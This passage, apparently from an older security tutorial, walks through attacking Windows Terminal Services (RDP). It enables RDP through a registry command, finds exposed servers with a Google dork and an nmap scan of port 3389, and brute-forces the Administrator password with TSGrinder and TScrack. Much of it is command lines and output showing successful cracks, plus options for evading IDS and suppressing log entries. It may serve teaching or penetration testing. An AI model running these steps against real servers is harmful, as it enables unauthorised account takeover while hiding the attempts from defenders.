- reg add “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSConnections /t REG_DWORD /d 0

With this command you can enable the RDP Service.

Password Cracking Basics

There are three types of password attacks:

Brute Force: A cryptanalysis technique or other kind of attack method involving an exhaustive procedure that tries all possibilities, one-by-one. 1 For example, the program might follow a sequence like this:

“aaaaaaaa”
“aaaaaaab”
“aaaaaaac” ...


Until the password is found

Dictionary Attack: An attack that tries all of the phrases or words in a dictionary, trying to crack a password or key. A dictionary attack uses a predefined list of words compared to a brute force attack that tries all possible combinations. 2

Hybrid Attack: A hybrid attack is a mixture of a brute force attach and a dictionary attack. There are many different ways a hybrid attack can be performed, in it’s simplest form a hybrid attack may simply add a couple of numbers to the end of each dictionary word tried, this increases the number of tested combinations without having to resort to a true brute force attack. Cracking software will often use a combination or selection of all three methods to try and guess your password. 3

Terminal Services Enumeration

You can google for “/TSWeb/default.htm”



/TSWeb/default.htm - Google Search - Windows Internet Explorer

http://www.google.com/search?hl=en&q=%2FTSWeb%2Fdefault.htm

Security Advisory: HP Web ...
Learn Security Online - Hac...
/TSWeb/default.htm - G...
Google
Web
Images
Video
News
Maps
more »
Search
Advanced Search
Preferences

/TSWeb/default.htm

Web — Results 1 - 10 of about 5,410 for /TS

Remote Desktop Web Connection
Remote Desktop Web Connection. Important Message: You may need to click the gold bar at the top of the browser window to allow the install ...
www.southeastmn.edu/TSWeb/Default.htm - 23k - Cached - Similar pages

Remote Desktop Web Connection
blue bar graphic. blue bar graphic. Server... Size... Full-screen, 640 by 480, 800 by 600, 1024 by 768, 1280 by 1024, 1600 by 1200 ...
69.213.66.54/TSWEB/Default.htm - 24k - Cached - Similar pages


Using URL Parameters With the New TSWeb
http://web.our.biz/**tsweb/default.htm**?AutoConnect=1&Server=hydra.our.biz. Finally, let's set it to go to Fullscreen on connect. We do that with the parameter ...
dev.remotenetworktechnology.com/urlparams.htm - 5k - Cached - Similar pages

Tools for Remote Computing
A zipped edit of the **TSWeb default.htm** which has been modified. It automatically resizes the client window to fit the desktop and displays the encryption ...
dev.remotenetworktechnology.com/tools.htm - 10k - Cached - Similar pages

Templates **TSWEB default.htm**
Templates **TSWEB default.htm**- microsoft.public.win2000.termserv.apps. Visit our forum to discuss Templates **TSWEB default.htm**
www.pcreview.co.uk/forums/thread-1608154.php - 36k - Cached - Similar pages


Figure 1.1: Output of a google search for /TSWeb/default.htm

You can nmap for port 3389



```
C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>nmap 192.168
.201.0/24 -p 3389

Starting Nmap 4.11 ( http://www.insecure.org/nmap ) at 2006-10-09 11:14 Pacific
Daylight Time
Interesting ports on 192.168.201.1:
PORT     STATE  SERVICE
3389/tcp closed ms-term-serv
MAC Address: 00:50:56:C0:00:01 (VMWare)

_
```


Figure 1.2: A Nmap scan looking for port 3389 open on the Class C.



```
Skipping SYN Stealth Scan against 192.168.201.25 because Windows does not suppor
t scanning your own machine (localhost) this way.
All 0 scanned ports on 192.168.201.25 are

Interesting ports on 192.168.201.100:
PORT     STATE  SERVICE
3389/tcp closed ms-term-serv
MAC Address: 00:0C:29:E8:E2:A1 (VMware)

Interesting ports on 192.168.201.101:
PORT     STATE  SERVICE
3389/tcp closed ms-term-serv
MAC Address: 00:0C:29:F5:EA:7B (VMware)

Interesting ports on 192.168.201.119:
PORT     STATE  SERVICE
3389/tcp closed ms-term-serv
MAC Address: 00:0C:29:67:7F:2A (VMware)

Interesting ports on 192.168.201.122:
PORT     STATE SERVICE
3389/tcp open  ms-term-serv
MAC Address: 00:0C:29:27:C9:A2 (VMware)

Interesting ports on 192.168.201.254:
PORT     STATE    SERVICE
3389/tcp filtered ms-term-serv
MAC Address: 00:50:56:EE:93:39 (VMWare)

Nmap finished: 256 IP addresses (7 hosts up) scanned in 9.750 seconds

C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>_
```

Figure 1.3: Results on the Nmap Scan looking for open port 3389.

You can use ProbeTS **http://www.hammerofgod.com/download/probets.zip**):



```
3389/tcp open  ms-term-serv
MAC Address: 00:0C:29:27:C9:A2 (VMware)

Interesting ports on 192.168.201.254:
PORT     STATE    SERVICE
3389/tcp filtered ms-term-serv
MAC Address: 00:50:56:EE:93:39 (VMWare)

Nmap finished: 256 IP addresses (7 hosts up) scanned in 9.750 seconds

C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>probets

ProbeTS v1.1 - thor@hammerofgod.com
Terminal Server Probe

Usage: probets NBIOSName/IP
i.e. probets 192.168.1.1
-or-
Usage: probets CClass [BegIP] [EndIP]
i.e. probets 192.168.1 1 200

Get hammered at HammerofGod.com


C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>probets 192.
168.201.122

ProbeTS v1.1 - thor@hammerofgod.com

        192.168.201.122 is a terminal server!

C:\Documents and Settings\Administrator\Desktop\Enumeration\probets>
```

Figure 1.4: The output of probeTS.

Terminal Services Connections

Let's see what a regular Terminal Services connection looks like.





Figure 1.5: the Terminal Services/RDP Client on Windows 2000 Pro to a Windows 2000 Terminal Server.


192.168.184.125 - Terminal Services Client
C:\WINNT\System32\cmd.exe
Start
C:\WINNT\System32\...

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator.WIN2KSRVSP0>whoami
W2KSP0MBR\Administrator

C:\Documents and Settings\Administrator.WIN2KSRVSP0>_
```

Figure 1.6: Issuing a command over the Terminal Services Client.


Part 2: TSGrinder

From the TSGrinder website: "TSGrinder is the first production Terminal Server bruteforce tool. The main idea here is that the Administrator account, since it cannot be locked out for local logons, can be brute forced. Also having an encrypted channel to the TS logon process sure helps to keep IDS from catching the attempts.

TSGrinder is a "dictionary" based attack tool, but it does have some interesting features like "l337" conversion, and supports multiple attack windows from a single dictionary file. It supports multiple password attempts in the same connection, and allows you to specify how many times to try a username/password combination within a particular connection.


Also, the problem you describe can be exacerbated in that administrator account can be bruteforced without creating a log entry, by attempting 5 logons and disconnecting before Windows disconnects and logs after the sixth failure."

Let's see TSGrinder in action. I had to use the Windows XP RDP client on Windows2000 SP4 to get TSGrinder to work properly. I did not need roboclient.zip that it mentions on the website.



```
C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe
tsgrinder version 2.03

Usage:
  tsgrinder.exe [options] server

Options:
  -w dictionary file (default 'dict')
  -l 'leet' translation file
  -d domain name
  -u username (default 'administrator'
  -b banner flag
  -n number of simultaneous threads
  -D debug level (default 9, lower number is more output)

Example:
  tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -

C:\Documents and Settings\Administrator\tsgrinder2.03>_
```


Figure 2.1: TSGrinder being run with no arguments.



User name: administrator


Password: ***

Figure 2.2: TSGrinder using a dictionary attack against the administrator account.



```
  -u username (default 'administrator'
  -b banner flag
  -n number of simultaneous threads
  -D debug level (default 9, lower number is more output)

Example:
  tsgrinder.exe -w words -l leet -d workgroup -u administrator -b -

C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe
dministrator -d workgroup 192.168.184.125
password apple - failed
password orange - failed
password pear - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
password circle - failed
password square - failed
password pencil - failed

C:\Documents and Settings\Administrator\tsgrinder2.03>_
```


Figure 2.3: A failed attempt.


smclient_638_6EC - 192.168.184.125 - Remote Desktop
My Documents
C:\WINNT\System32\cmd.exe
Disconnect Windows session
OK
Cancel
Connect to the Internet
Start
C:\WINNT\System32\...

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents
W2KSP0MBR\Ad

C:\Documents
```


This will disconnect your Windows session. Your programs will continue to run while you are disconnected. You can reconnect to this session later by logging on again.

Figure 2.4: if TSGrinder guesses the password it will log into the terminal services and immediately disconnect.



```
C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe
dministrator -d workgroup 192.168.184.125
password apple - failed
password orange - failed
password pear - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
password circle - failed
password square - failed
password supersecret - success!

C:\Documents and Settings\Administrator\tsgrinder2.03>_
```


Figure 2.5: A successful attempt with TSGrinder.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents
W2KSP0MBR\Ad

C:\Documents
```

This will disconnect your Windows session. Your programs will continue to run while you are disconnected. You can reconnect to this session later by logging on again.

Figure 2.6: TSGrinder supports 2 threads. Here you can see two threads running the attack.



```
C:\Documents and Settings\Administrator\tsgrinder2.03>tsgrinder.exe
dministrator -d workgroup -n 2 192.168.184.125
password orange - failed
password pear - failed
password apple - failed
password monkey - failed
password racoon - failed
password giraffe - failed
password dog - failed
password cat - failed
password balls - failed
password phone - failed
password square - failed
password circle - failed
password supersecret - success!
password pencil - failed

C:\Documents and Settings\Administrator\tsgrinder2.03>
```

Figure 2.7: A successful attempt with TSGrinder that used 2 threads to run the attack.

Part 3: TScrack

From the TScrack documentation: "The Windows Terminal Services facility offers graphical desktop sessions to remote clients. Terminal Services enables users to work in a windows session that exists on the server. The client functionality is basically reduced to the functionality of a terminal, all it does is display the session screen, and collect user input.


TScrack applies AI technology (Artificial Neural Networks) to scrape the screen contents of the graphical logon, in order to enable a simple dictionary based cracking algorithm to perform efficiently against the graphically presented logon dialogs and message boxes.

This is very similar to the technology used i.e. in Optical Character Recognition (OCR), Face- and Image recognition in general.

TScrack was written for two purposes:


a) To provide a tool to assess password security of MS RDP servers

b) As proof of concept code, to point out that graphical logons are by no means secure from automated cracking / password guessing tools



```
C:\Documents and Settings\Administrator\tscrack2.1>tscrack
terminal services cracker (tscrack.exe)  v2.1.77  2003-22-03 07:29 PM UTC
(c) 2003 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Usage help:
  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:
 <Host/IP[:port]> : DNS name or IP address of target server, optional port

Switches:
              -h : Print usage help and exit
              -V : Print version info and exit
              -s : Print chipher strenght info and exit
              -b : Enable failed password beep
              -t : Use two simultaneous connections [EXPERIMENTAL]
              -N : Prevent System Log entries on targeted server
              -U : Uninstall tscrack and remove components
              -B : Bruteforce mode
     -f <number> : Wordlist entry to start cracking with
   -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
     -m <number> : Minimal bruteforce password lenght
     -x <number> : Maximal bruteforce password lenght
    -q <charset> : Additional bruteforce custom chars [EXPERIMENTAL]
      -F <delay> : Sampling Frequency (Delay between samples in ms)
       -l <user> : Account name to use, defaults to Administrator
     -D <domain> : Specify domain to attempt logon to
   -p <password> : Use <password> to logon instead of wordlist/blank pass

C:\Documents and Settings\Administrator\tscrack2.1>
```

Figure 3.1: TScrack being run with no arguments.


My Documents
Enumeration
My Computer
tscrack
tscrack_2_0_55 - WordPad
File Edit View Insert Format Help
Command Prompt (2) - tscrack 192.168.201.122 -w dict -D
Windows Server 2003
Enterprise Edition
User name:
Password:
Log on to:
Options <<
! Please Do Not Interfere With The Password Cracking Process !


Logon Message

The system could not log you on. Make sure your User name and domain are correct, then type your password again. Letters in passwords must be typed using the correct case.

OK


```
Switches:
               -h : Print usage help and exi
               -V : Print version info and e
               -s : Print chipher strenght i
               -b : Enable failed password b
               -t : Use two simultaneous con
               -N : Prevent System Log entri
               -U : Uninstall tscrack and re
     -f <number> : Wordlist entry to start cracking with
      -F <delay> : Sampling Frequency (Delay between samples in ms)
       -l <user> : Account name to use, defaults to Administrator
   -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
   -p <password> : Use <password> to logon instead of wordlist/blank pass
     -D <domain> : Specify domain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscr
ack 192.168.201.122 -w dict -D LSO
terminal services cracker (tscrack.exe)  v2.0.55  2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dict)... Loaded (15) entries from file. OK.
Initiating wordlist cracking mode against (Administrator@192.168.201.122)...
```

Figure 3.2: TScrack being run against a Windows Server 2003 Terminal Server


Select Command Prompt (2)


```
               -b : Enable failed password beep
               -t : Use two simultaneous connections [EXPERIMENTAL]
               -N : Prevent System Log entries on targeted server
               -U : Uninstall tscrack and remove components
     -f <number> : Wordlist entry to start cracking with
      -F <delay> : Sampling Frequency (Delay between samples in ms)
       -l <user> : Account name to use, defaults to Administrator
   -w <wordlist> : Wordlist to use; tscrack tries blank passes if omitted
   -p <password> : Use <password> to logon instead of wordlist/blank pass
     -D <domain> : Specify domain to attempt logon to

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscr
ack 192.168.201.122 -w dict -D LSO
terminal services cracker (tscrack.exe)  v2.0.55  2002-13-10 04:13 AM
<c> 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Checking server connectivity... OK
Initializing AI... OK
Loading dictionary (dict)... Loaded (15) entries from file. OK.
Initiating wordlist cracking mode against (Administrator@192.168.201.122)...
...............
SUCCESS: Password (administrator) gave access to Administrator@192.168.201.122
ELAPSED: (12) seconds; 75 attempts / min

C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>
```

Figure 3.3: TScrack successfully cracking the password


Command Prompt (2) - tscrack 192.168.201.122 -w dict -t -N

```
C:\Documents and Settings\Administrator\Desktop\Enumeration\tscrack\tscrack>tscr
ack
terminal services cracker (tscrack.exe)  v2.0.55  2002-13-10 04:13 AM
(c) 2002 by gridrun [TNC] - All rights reserved - http://softlabs.spacebitch.com

Usage help:
  tscrack [switch] [switch [arg]] ... <Host/IP[:port]>

Parameters:
